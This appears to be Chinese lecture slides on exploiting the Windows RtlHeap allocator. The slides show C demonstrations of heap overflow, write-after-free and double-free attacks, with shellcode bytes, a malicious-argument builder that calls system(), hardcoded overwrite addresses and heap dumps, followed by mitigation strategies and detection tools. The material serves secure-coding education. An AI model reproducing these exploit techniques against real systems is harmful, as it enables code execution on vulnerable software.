12.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
13.    return;
14. }
```

引发返回地址被  
shellcode地址覆  
写

```
15. int _tmain(int argc, _TCHAR* argv[]) {
16.     mem();
17.     return 0;
18. }
```

# RTL Heap/简单溢出（例子1）

```
1. unsigned char shellcode[] = "\x90\x90\x90\x90";
2. unsigned char malArg[] = "0123456789012345"
   "\x05\x00\x03\x00\x00\x00\x08\x00"
   "\xb8\xf5\x12\x00\x40\x90\x40\x00";
```

```
3. void mem() {
4.     HANDLE hp;
5.     HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
6.     hp = HeapCreate(0, 0x1000, 0x10000);
7.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
9.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
10.    HeapFree(hp, 0, h2);
11.    memcpy(h1, malArg, 32);
12.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
13.    return;
14. }
```

```
15. int _tmain(int argc, _TCHAR* argv[]) {
16.     mem();
17.     return 0;
18. }
```



控制转移到  
shellcode

# RTL Heap/简单溢出（例子1）

```
1. unsigned char shellcode[] = "\x90\x90\x90\x90";
```

```
2. unsigned char malArg[] = "0123456789012345"
```

"\x05\x00\x03\x00\x00\x00\x08\x00"

"\xb8\xf5\x12\x00\x40\x90\x40\x00";

```
3. void mem() {
```

```
4. HANDLE hp;
```

```
5.    HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
```

```
6.    hp = HeapCreate(0, 0x1000, 0x10000);
```

```
7.  h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
```

```
8.    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
```

```
9.    h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
```

```
10.    HeapFree (hp, 0, h2);
```

```
11.    memcpy(h1, malArg, 32);
```

```
12.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
```

```
13.    return;
```

14. }

```
15. int tmain(int argc, TCHAR* argv[]) {
```

```
16. mem ( ) ;
```

```
17.     return 0; 18. }
```

对HeapAlloc()的调用会导致shellcode的起始4个字节被返回地址  
 \xb8\xf5\x12\x00所覆盖

地址需要可被执行  
!



# RTL 堆

---

- 更容易的方法:
  - 通过覆写异常处理器地址获取控制
  - 引发异常



## 易于遭受基于堆溢出的有漏洞程序 (RtlHeap例子2)

基于堆的缓冲区溢出



```
1.  int mem(char *buf) {
2.      HLOCAL h1 = 0, h2 = 0;
3.      HANDLE hp;
4.      hp = HeapCreate(0, 0x1000, 0x10000);
5.      if (!hp) return -1;
6.      h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
7.      strcpy((char *)h1, buf);
8.      h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
9.      printf("we never get here");
10.     return 0;
11. }
```

```
12. int main(int argc, char *argv[]) {
13.     HMODULE l;
14.     l = LoadLibrary("wmvcore.dll");
15.     buildMalArg();
16.     mem(buffer);
17.     return 0;
18. }
```

## 易于遭受基于堆溢出的有漏洞程序 (RtlHeap例子2)

创建堆

```
1.  int mem(char *buf) {
2.      HLOCAL h1 = 0, h2 = 0;
3.      HANDLE hp;
4.      hp = HeapCreate(0, 0x1000, 0x10000);
5.      if (!hp) return -1;
6.      h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
7.      strcpy((char *)h1, buf);
8.      h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
9.      printf("we never get here");
10.     return 0;
11. }
```

分配了一个单独的内存块  
堆包括:

段头  
为h1所分配的内存  
段尾

```
12. int main(int argc, char *argv[]) {
13.     HMODULE l;
14.     l = LoadLibrary("wmvcore.dll");
15.     buildMalArg();
16.     mem(buffer);
17.     return 0;
18. }
```

## 易于遭受基于堆溢出的有漏洞程序 (RtlHeap例子2)

```
1.      int mem(char *buf) {
2.          HLOCAL h1 = 0, h2 = 0;
3.          HANDLE hp;
4.          hp = HeapCreate(0, 0x1000, 0x10000);
5.          if (!hp) return -1;
6.          h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
7.          strcpy((char *)h1, buf);
8.          h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
9.          printf("we never get here");
10.         return 0;
11.     }
```

```
12.     int main(int argc, char *argv[]) {
13.         HMODULE l;
14.         l = LoadLibrary("wmvcore.dll");
15.         buildMalArg();
16.         mem(buffer);
17.         return 0;
18.     }
```

堆溢出:  
覆写段尾, 包括  
**LIST\_Entry** 结构

指针很可能在下一个  
对**RtlHeap**的调用时被  
引用——这会触发一个异常

## 易于遭受基于堆溢出的有漏洞程序 (RtlHeap例子2)


```
1.      int mem(char *buf) {
2.          HLOCAL h1 = 0, h2 = 0;
3.          HANDLE hp;
4.          hp = HeapCreate(0, 0x1000, 0x10000);
5.          if (!hp) return -1;
6.          h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
7.          strcpy((char *)h1, buf);
8.          h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
9.          printf("we never get here");
10.         return 0;
11.     }
```

变量h1指向  
0x00ba0688，这也是  
用户内存的起始地址

```
12.     int main(int argc, char *argv[]) {
13.         HMODULE l;
14.         l = LoadLibrary("wmvcore.dll");
15.         buildMalArg();
16.         mem(buffer);
17.         return 0;
18.     }
```

# RTL Heap (RtlHeap例子2)

第一次调用HeapAlloc()后的堆的组织形式



这些指针可以通过第7行对`strcpy()`的调用而被覆写，从而将程序控制权转移到用户提供的shellcode

■ 可被用于构造恶意参数从而对mem()函数中的漏洞发动攻击的代码 (RtlHeap例子2)

```
1.  char buffer[1000]="";
2.  void buildMalArg() {
3.      int addr = 0, i = 0;
4.      unsigned int systemAddr = 0;
5.      char tmp[8]="";
6.      systemAddr = GetAddress("msvcrt.dll","system");
7.      for (i=0; i < 66; i++) strcat(buffer, "DDDD");
8.      strcat(buffer, "\xeb\x14");
9.      strcat(buffer, "\x44\x44\x44\x44\x44\x44");
10.     strcat(buffer, "\x73\x68\x68\x08");
11.     strcat(buffer, "\x4c\x04\x5d\x7c");
12.     for (i=0; i < 21; i++) strcat(buffer, "\x90");
13.     strat(buffer,
14.         "\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9");
15.     fixupaddresses(tmp, systemAddr);
16.     strcat(buffer, tmp);
17.     strcat(buffer, "\xFF\xD1\x90\x90");
18.     return;
19. }
```

改写了尾随空闲块的前向和后向指针

## ■ 可被用于构造恶意参数从而对mem()函数中的漏洞发动攻击的代码 (RtlHeap例子2)

```
1.  char buffer[1000]="";
2.  void buildMalArg() {
3.      int addr = 0, i = 0;
4.      unsigned int systemAddr = 0;
5.      char tmp[8]="";
6.      systemAddr = GetAddress("msvcrt.dll","system");
7.      for (i=0; i < 66; i++) strcat(buffer, "DDDD");
8.      strcat(buffer, "\\xeb\\x14");
9.      strcat(buffer, "\\x44\\x44\\x44\\x44\\x44\\x44");
10.     strcat(buffer, "\\x73\\x68\\x68\\x08");
11.     strcat(buffer, "\\x4c\\x04\\x5d\\x7c");
12.     for (i=0; i < 21; i++) strcat(buffer, "\\x90");
13.     strat(buffer,
14. "\\x33\\xC0\\x50\\x68\\x63\\x61\\x6C\\x63\\x54\\x5B\\x50\\x53\\xB9");
15.     fixupaddresses(tmp, systemAddr);
16.     strcat(buffer, tmp);
17.     strcat(buffer, "\\xFF\\xD1\\x90\\x90");
18.     return;
19. }
```

前向指针被控制权  
将要转移到地址  
所取代

后向指针则被将要  
被覆写的内存地址  
所取代


■ 可被用于构造恶意参数从而对mem()函数中的漏洞发动攻击的代码 (RtlHeap例子2)

```
1.  char buffer[1000]="";
2.  void buildMalArg() {
3.      int addr = 0, i = 0;
4.      unsigned int systemAddr = 0;
5.      char tmp[8]="";
6.      systemAddr = GetAddress("msvcrt.dll","system");
7.      for (i=0; i < 66; i++) strcat(buffer, "DDDD");
8.      strcat(buffer, "\xeb\x14");
9.      strcat(buffer, "\x44\x44\x44\x44\x44\x44");
10.     strcat(buffer, "\x73\x68\x68\x08");
11.     strcat(buffer, "\x4c\x04\x5d\x7c");
12.     for (i=0; i < 21; i++) strcat(buffer, "\x90");
13.     strat(buffer,
14.     "\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x5
15.     fixupaddresses(tmp, systemAddr);
16.     strcat(buffer, tmp);
17.     strcat(buffer, "\xFF\xD1\x90\x90");
18.     return;
19. }
```

偏移量会覆写尾随的空闲块的后向指针，因此缓冲区控制转移到用户提供的地址，而不是未处理的异常处理器



# RTL 堆 (RtlHeap例子2)



## SetUnhandledExceptionFilter()反汇编

```
1.      SetUnhandledExceptionFilter(myTopLevelFilter); ]
2.  mov     ecx, dword ptr [esp+4]
3.  mov     eax, dword ptr ds:[7C5D044Ch]
4.  mov     dword ptr ds:[7C5D044Ch], ecx
5.  ret     4
```

# RTL 堆 (RtlHeap例子2)

- 用来覆盖前向指针的地址就是shellcode的地址
- 因为RtlHeap接下来会改写shellcode的起始4个字节，对于攻击者而言，更容易的办法应该是采用一个跳板
  - 跳板允许在事先不知道shellcode的绝对地址的情况下将程序的控制权转移到shellcode处
  - 跳板可以通过检查程序的映像或动态链接库进行定位，也可以通过加载库并搜索内存来动态地定位



# RTL 堆

---

- RTL 堆可能存在漏洞：
  - 写入已释放内存
  - 双重释放
  - Look-Aside 表

# RTLHeap:写入已释放内存 (RtlHeap例子3)

```
1. typedef struct _unalloc {
2.     PVOID fp;
3.     PVOID bp;
4. } unalloc, *Punalloc;

5. char shellcode[] = "\x90\x90\x90\xb0\x06\x90\x90";
6. int _tmain(int argc, _TCHAR* argv[]) {
7.     Punalloc h1;
8.     HLOCAL h2 = 0;
9.     HANDLE hp;
10.    hp = HeapCreate(0, 0x1000, 0x10000);
11.    h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12.    HeapFree(hp, 0, h1);
13.    h1->fp = (PVOID)(0x042B17C - 4);
14.    h1->bp = shellcode;
15.    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16.    HeapFree(hp, 0, h2);
17.    return 0;
18. }
```

创建堆

从该堆中分配了一个32字节的内存块，用h1表示

## RTLHeap:写入已释放内存 (RtlHeap例子3)

```
1. typedef struct _unalloc {
2.     PVOID fp;
3.     PVOID bp;
4. } unalloc, *Punalloc;

5. char shellcode[] = "\x90\x90\x90\xb0\x06\x90\x90";
6. int _tmain(int argc, _TCHAR* argv[]) {
7.     Punalloc h1;
8.     HLOCAL h2 = 0;
9.     HANDLE hp;
10.    hp = HeapCreate(0, 0x1000, 0x10000);
11.    h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12.    HeapFree(hp, 0, h1);
13.    h1->fp = (PVOID)(0x042B17C - 4);
14.    h1->bp = shellcode;
15.    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16.    HeapFree(hp, 0, h2);
17.    return 0;
18. }
```

“错误地”  
释放

## RTLHeap:写入已释放内存 (RtlHeap例子3)

```
1. typedef struct _unalloc {
2.     PVOID fp;
3.     PVOID bp;
4. } unalloc, *Punalloc;

5. char shellcode[] = "\x90\x90\x90\xb0\x06\x90\x90";
6. int _tmain(int argc, _TCHAR* argv[]) {
7.     Punalloc h1;
8.     HLOCAL h2 = 0;
9.     HANDLE hp;
10.    hp = HeapCreate(0, 0x1000, 0x10000);
11.    h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12.    HeapFree(hp, 0, h1);
13.    h1->fp = (PVOID)(0x042B17C - 4);
14.    h1->bp = shellcode;
15.    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16.    HeapFree(hp, 0, h2);
17.    return 0;
18. }
```

用户数据则被错误地写入已释放内存块中



# RTL 堆 (RtlHeap例子3)

---

- 当释放h1时
  - 它被放入一个空闲块大小为32字节的空闲列表中
  - 在空闲列表中:
    - 可使用的内存块的第一个双字保存有指向链表中下一个内存块的前向指针
    - 第二个双字保存有后向指针
- 前向指针被待改写的地址所取代
- 后向指针则被shellcode的地址所覆盖

# RTLHeap:写入已释放内存 (RtlHeap例子3)

```
1. typedef struct _unalloc {
2.     PVOID fp;
3.     PVOID bp;
4. } unalloc, *Punalloc;

5. char shellcode[] = "\x90\x90\x90\xb0\x06\x90\x90";
6. int _tmain(int argc, _TCHAR* argv[]) {
7.     Punalloc h1;
8.     HLOCAL h2 = 0;
9.     HANDLE hp;
10.    hp = HeapCreate(0, 0x1000, 0x10000);
11.    h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12.    HeapFree(hp, 0, h1);
13.    h1->fp = (PVOID)(0x042B17C - 4);
14.    h1->bp = shellcode;
15.    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16.    HeapFree(hp, 0, h2);
17.    return 0;
18. }
```

对HeapAlloc()的调用使得HeapFree()的地址被shellcode的地址所覆盖



# RTLHeap:写入已释放内存 (RtlHeap例子3)

```
1. typedef struct _unalloc {
2.     PVOID fp;
3.     PVOID bp;
4. } unalloc, *Punalloc;

5. char shellcode[] = "\x90\x90\x90\xb0\x06\x90\x90";
6. int _tmain(int argc, _TCHAR* argv[]) {
7.     Punalloc h1;
8.     HLOCAL h2 = 0;
9.     HANDLE hp;
10.    hp = HeapCreate(0, 0x1000, 0x10000);
11.    h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12.    HeapFree(hp, 0, h1);
13.    h1->fp = (PVOID)(0x042B17C - 4);
14.    h1->bp = shellcode;
15.    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16.    HeapFree(hp, 0, h2);
17.    return 0;
18. }
```



控制转移到  
shellcode



# RTL 堆

---

- RTL 堆可能存在漏洞：
  - 写入已释放内存
  - 双重释放
    - 基于Windows 2000漏洞
  - Look-Aside 表

# RTLHeap: 双重释放 (例子4)

```
1. int main(int argc, char *argv[]) {
2.     HANDLE hp;
3.     HLOCAL h1, h2, h3, h4, h5, h6, h7, h8, h9;

4.     hp = HeapCreate(0, 0x1000, 0x10000);
5.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
6.     memset(h1, 'a', 16);
7.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.     memset(h2, 'b', 16);
9.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
10.    memset(h3, 'c', 32);
11.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
12.    memset(h4, 'd', 16);
13.    h5 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8)
14.    memset(h5, 'e', 8);
15.    HeapFree(hp, 0, h2);
16.    HeapFree(hp, 0, h3);
17.    HeapFree(hp, 0, h3);
18.    h6 = HeapAlloc(hp, 0, 64);
19.    memset(h6, 'f', 64);
20.    strcpy((char *)h4, buffer);
21.    h7 = HeapAlloc(hp, 0, 16);
22.    printf("Never gets here.\n");
23. }
```

内存分配  
块1

内存分配  
块5

## RTLHeap: 双重释放 (例子4)

```
1. int main(int argc, char *argv[]) {  
2.     HANDLE hp;  
3.     HLOCAL h1, h2, h3, h4, h5, h6, h7, h8, h9;  
  
4.     hp = HeapCreate(0, 0x1000, 0x10000);  
5.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);  
6.     memset(h1, 'a', 16);  
7.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);  
8.     memset(h2, 'b', 16);  
9.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);  
10.    memset(h3, 'c', 32);  
11.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);  
12.    memset(h4, 'd', 16);  
13.    h5 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8);  
14.    memset(h5, 'e', 8);  
15.    HeapFree(hp, 0, h2);  
16.    HeapFree(hp, 0, h3);  
17.    HeapFree(hp, 0, h3);  
18.    h6 = HeapAlloc(hp, 0, 64);  
19.    memset(h6, 'f', 64);  
20.    strcpy((char *)h4, buffer);  
21.    h7 = HeapAlloc(hp, 0, 16);  
22.    printf("Never gets here.\n");  
23. }
```

释放 h2

释放 h3

# 释放h2之后（双重释放例子4）

```
freeing h2: 00BA06A0
List head for FreeList[0] 00BA0178->00BA0708
Forward links:
Chunk in FreeList[0] -> chunk: 00BA0178
Backward links:
Chunk in FreeList[0] -> chunk: 00BA0178
List head for FreeList[3] 00BA0190->00BA06A0
Forward links:
Chunk in FreeList[3] -> chunk: 00BA0190
Backward links:
Chunk in FreeList[3] -> chunk: 00BA0190
```

```
00ba0680  03 00 08 00 00 01 08 00 61 61 61 61 61 61 61 61 .....aaaaaaa
00ba0690  61 61 61 61 61 61 61 61 61 03 00 03 00 00 00 08 00 aaaaaaaa.....
00ba06a0  90 01 ba 00 90 01 ba 00 62 62 62 62 62 62 62 62 .....bbbbbbbb
00ba06b0  05 00 03 00 00 01 08 00 63 63 63 63 63 63 63 63 .....cccccccc
00ba06c0  63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 ccccccccccccccccc
00ba06d0  63 63 63 63 63 63 63 63 63 03 00 05 00 00 01 08 00 ccccccc.....
00ba06e0  64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 ddddddddddddddddd
00ba06f0  02 00 03 00 00 01 08 00 65 65 65 65 65 65 65 65 .....eeeeeeee
00ba0700  20 01 02 00 00 10 00 00 78 01 ba 00 78 01 ba 00 .....x...x...
```

- FreeList[0]在0x00BA0708处包含有一个空闲块
- FreeList[3]包含有另一个空闲块，这个空闲块就是h2
- h1由“aaa...a”填充 等

# 释放h3之后（双重释放例子4）

```
freeing h3 (1st time): 00BA06B8
List head for FreeList[0] 00BA0178->00BA0708
Forward links:
Chunk in FreeList[0] -> chunk: 00BA0178
Backward links:
Chunk in FreeList[0] -> chunk: 00BA0178
List head for FreeList[8] 00BA01B8->00BA06A0
Forward links:
Chunk in FreeList[8] -> chunk: 00BA01B8
Backward links:
Chunk in FreeList[8] -> chunk: 00BA01B8
```

00ba0680	03 00 08 00 00 01 08 00 61 61 61 61 61 61 61 61	.....aaaaaaaa
00ba0690	61 61 61 61 61 61 61 61 08 00 03 00 00 00 08 00	aaaaaaaa.....
00ba06a0	b8 01 ba 00 b8 01 ba 00 62 62 62 62 62 62 62 62	.....bbbbbbbb
00ba06b0	05 00 03 00 00 01 08 00 63 63 63 63 63 63 63 63	.....cccccccc
00ba06c0	63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63	cccccccccccccccc
00ba06d0	63 63 63 63 63 63 63 63 03 00 08 00 00 01 08 00	cccccccc.....
00ba06e0	64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64	dddddddddddddddd
00ba06f0	02 00 03 00 00 01 08 00 65 65 65 65 65 65 65 65	.....eeeeeeee
00ba0700	20 01 02 00 00 10 00 00 78 01 ba 00 78 01 ba 00	.....x...x...

- h2 和 h3 合并
- 在FreeList[8]新的空闲块
- h3的用户区域的起始8个字节并不包含指针，但h2中的指针已经被更新

# h3释放第二次之后（双重释放例子4）

```
freeing h3 (2nd time): 00BA06B8
List head for FreeList[0] 00BA0178->00BA06A0
Forward links:
Chunk in FreeList[0] -> chunk: 00BA0178
Backward links:
Chunk in FreeList[0] -> chunk: 00BA0178
```

00ba0680	03 00 08 00 00 01 08 00 61 61 61 61 61 61 61 61	.....aaaaaaa
00ba0690	61 61 61 61 61 61 61 61 2d 01 03 00 00 10 08 00	aaaaaaaaa-.....
00ba06a0	78 01 ba 00 78 01 ba 00 62 62 62 62 62 62 62 62	x...x...bbbbbbbb
00ba06b0	05 00 03 00 00 01 08 00 63 63 63 63 63 63 63 63	.....cccccccc
00ba06c0	63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63	cccccccccccccccc
00ba06d0	63 63 63 63 63 63 63 63 03 00 08 00 00 01 08 00	cccccccc.....
00ba06e0	64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64	dddddddddddddddd
00ba06f0	02 00 03 00 00 01 08 00 65 65 65 65 65 65 65 65	.....eeeeeeee
00ba0700	20 01 0d 00 00 10 00 00 78 01 ba 00 78 01 ba 00	.....x...x...

- 空闲块完全消失了
- **FreeList[0] 指向0x00BA06A0: 一个2KB大小的空闲块 !?!**
  - 已分配的h4 and h5 正好位于这块虚假的未分配的区域
  - 利用：覆写指向FreeList[0]的前向和后向指针
    - 位于 **0x00BA06A0**，当前不可访问
    - 漏洞利用代码分配另外的**64**字节空间，将**8**字节的头部以及前向和后向指针数据写入**0x00ba06e0**，也就是h4所指向的内存块，能被覆写

## RTLHeap: 双重释放 (例子4)

```
1. int main(int argc, char *argv[]) {
2.     HANDLE hp;
3.     HLOCAL h1, h2, h3, h4, h5, h6, h7, h8, h9;

4.     hp = HeapCreate(0, 0x1000, 0x10000);
5.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
6.     memset(h1, 'a', 16);
7.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.     memset(h2, 'b', 16);
9.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
10.    memset(h3, 'c', 32);
11.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
12.    memset(h4, 'd', 16);
13.    h5 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8);
14.    memset(h5, 'e', 8);
15.    HeapFree(hp, 0, h2);
16.    HeapFree(hp, 0, h3);
17.    HeapFree(hp, 0, h3);
18.    h6 = HeapAlloc(hp, 0, 64);
19.    memset(h6, 'f', 64);
20.    strcpy((char *)h4, buffer);
21.    h7 = HeapAlloc(hp, 0, 16);
22.    printf("Never gets here.\n");
23. }
```





# 缓解策略

---

- 空指针
  - 阻止大多数动态内存错误的最简单的技术
- 在完成对**free()**的调用后，将指针置为**NULL**
  - 阻止
    - 写已释放内存
    - 双重释放漏洞
  - 当指针别名时不能阻止问题
    - 两个指针指向同一结构



# 缓解策略

---

- 一致的内存管理约定
  - 使用同样的模式分配和释放内存
  - 在同一个模块中，在同一个抽象层次中，分配和释放内存
  - 让分配和释放配对
- 反例：
  - MIT Kerberos 5
    - krb5-1.3.4, ASN.1 解码器函数及其调用者未采用一致的内存管理约定
      - 调用者期待解码器分配内存
      - 调用方也有错误处理代码，会将解码器分配的内存释放掉
      - 解码器自身有时也会释放内存（双重释放）
  - 不一致的内存管理实践会导致软件安全漏洞



# 缓解策略

---

- 堆完整性检测
  - Robertson et al.: glibc堆修改
  - 向堆结构添加canary和填充域
    - canary值看似随机值
    - 当一个内存块被归还时，canary的值会与该内存块被分配时所计算的校验和作比较

```
1. struct malloc_chunk {  
2.     INTERNAL_SIZE_T magic;  
3.     INTERNAL_SIZE_T __pad0;  
4.     INTERNAL_SIZE_T prev_size;  
5.     INTERNAL_SIZE_T size;  
6.     struct malloc_chunk *bk;  
7.     struct malloc_chunk *fd;  
8. };
```



# 缓解策略

---

## ■ PhkMalloc

- phkmalloc 最初是由 Poul-Henning Kamp 在 1995-1996 年为 FreeBSD 所写的，后来被很多操作系统所采用
- 被设计成可以在一个虚拟内存系统中高效运作，这样就能执行更强的检查
- 在不解引用指针的前提下判定传递给 `free()` 或 `realloc()` 的指针是否有效
- 不能检测是否传递了一个错误（但有效）的指针，但它可以检测所有不是由 `malloc()` 或 `realloc()` 返回的值



# 缓解策略

---

## ■ Phkmalloc()

- 检测一个指针是已分配的还是空闲的，因此它可以检测所有的双重释放错误
- 对于未授权进程而言，这些错误都被当作警告看待
- 启用“A”或“abort”选项则会导致这些警告被当作错误看待
- 一个错误就表示一个终点，会导致调用abort()



# 缓解策略

---

## ■ Phkmalloc()

- 加入了“J(unk)”和“Z(ero)”选项，从而可以检测出更多的内存管理缺陷
- J(unk)选项会在已分配的区域内存填充0xd0
- Z(ero)选项也给分配的区域填充垃圾数据，当用户请求的精确长度为0时则不进行操作



# 缓解策略

---

## ■ 随机化

- `malloc()`调用返回的地址在很大程度上是可预测的
- 程序返回的内存块地址随机化，可以使对基于堆的漏洞利用变得更加困难
- 示例：
  - `OpenBSD()` 内核
    - `mmap()` 分配附加内存页
    - `mmap` 返回随机地址
    - 每个程序执行是不同的



# 缓解策略

---

## ■ 哨位页

- 都是未映射的，被放置到已分配内存（一个页或更大） 之间的空间
- 当攻击者在利用缓冲区溢出哨位页时，程序会引发段故障
- **OpenBSD, Electric Fence, Application Verifier**都实现了哨位页
- 哨位页有着很大的开销





# 缓解策略

---

- 运行时分析工具

- Purify

- Purify可以执行内存破坏和内存泄漏检测功能，支持Windows和Linux 系统
    - 它可以检测出程序对已释放内存的读写以及对非堆或未分配内存的释放，并且可以检查对数组的越界写操作



# 缓解策略

---

- 运行时分析工具

- Dmalloc 库

- (dmalloc) 替换了 malloc(), realloc(), calloc(), free(), 以及其他内存管理函数, 从而提供了可配置的运行时调试设施
      - 内存泄漏跟踪
      - fence-post 写入侦测
      - 文件名 / 代码行报告
      - 一般的统计信息日志
    - 用自己的内存分配函数取代系统库中的堆库函数
    - 保证在释放或重新分配一个内存地址时, 指针不会被破坏



# 缓解策略

---

- 运行时分析工具

- Electric Fence

- 检测缓冲区溢出或对未分配内存的引用
    - 每一块分配的内存后面或前面加上一个不可访问的内存页，从而实现了保护页技术
    - 当软件读写不可访问页时，硬件会产生一个段故障，导致程序停止在出错的指令处
    - 调用**free ()**释放后的内存也被标记为不可存取，任何试图对其存取的代码都会引起段故障



# 缓解策略

---

- 运行时分析工具

- GNU checker

- Checker会在运行时发现内存错误，并在程序读取未初始化变量或内存区域，或存取一个未分配的内存区域时，对用户发出警告
    - 当以一个未指向有效内存块（包括已得放的内存块）的指针为参数调用`free()`或`realloc()`时，Checker会发出警告信息
    - Checker的`malloc`禁止立即复用一块刚释放的内存,从而可以捕获对刚释放内存块的异常存取
    - Checker实现了一个可以由用户在程序运行时或者退出时调用的垃圾探测器
    - 垃圾探测器可以显示所有内存泄漏以及所有调用过`malloc()`的函数



# 缓解策略

---

- 运行时分析工具

- Valgrind

- 允许用户评测和调试Linux/IA-32上的可执行程序
    - 整个系统由一个软件模拟的IA-32 CPU 、一组调试、评测及其他工具所组成
    - 与CPU的细节信息、操作系统有非常紧密的关系， 同时与编译器和基础C库也有一定的关系



# 缓解策略

---

- 运行时分析工具

- Insure++

- 在编译阶段，Insure++读取并分析源代码，在每一行周围插入测试和分析函数
    - Insure++建立了一个关于所有程序元素的数据库
    - Insure++特别用于检查以下种类的动态内存问题：
      - 读写已释放内存
      - 给函数传递悬空指针或者从函数返回悬空指针
      - 多次释放同一内存块
      - 试图释放静态分配的内存
      - 释放栈内存（局部变量）
      - 给free()传递一个并不指向一个内存块起始位置的指针
      - 以NULL或未初始化的指针值为参数调用free
      - 给malloc(), calloc(), realloc(), or free()传递错误的数据类型的实参



# 缓解策略

---

- 运行时分析工具

- Application Verifier (MS)

- 帮助用户发现Windows平台上应用程序代码中常见的兼容性问题
    - Page Heap工具被合并到Application Verifier的堆正确性检测测试套件中
    - 它专注于检测内在破坏和泄漏，能够发现几乎所有可检测的堆相关的缺陷
    - 发生于动态分配缓冲区末尾的差一错误，会立刻引发一个访问违例
    - 对于那些无法立刻检测出来的错误类型，在内存块被释放后会以错误报告的形式展示出来



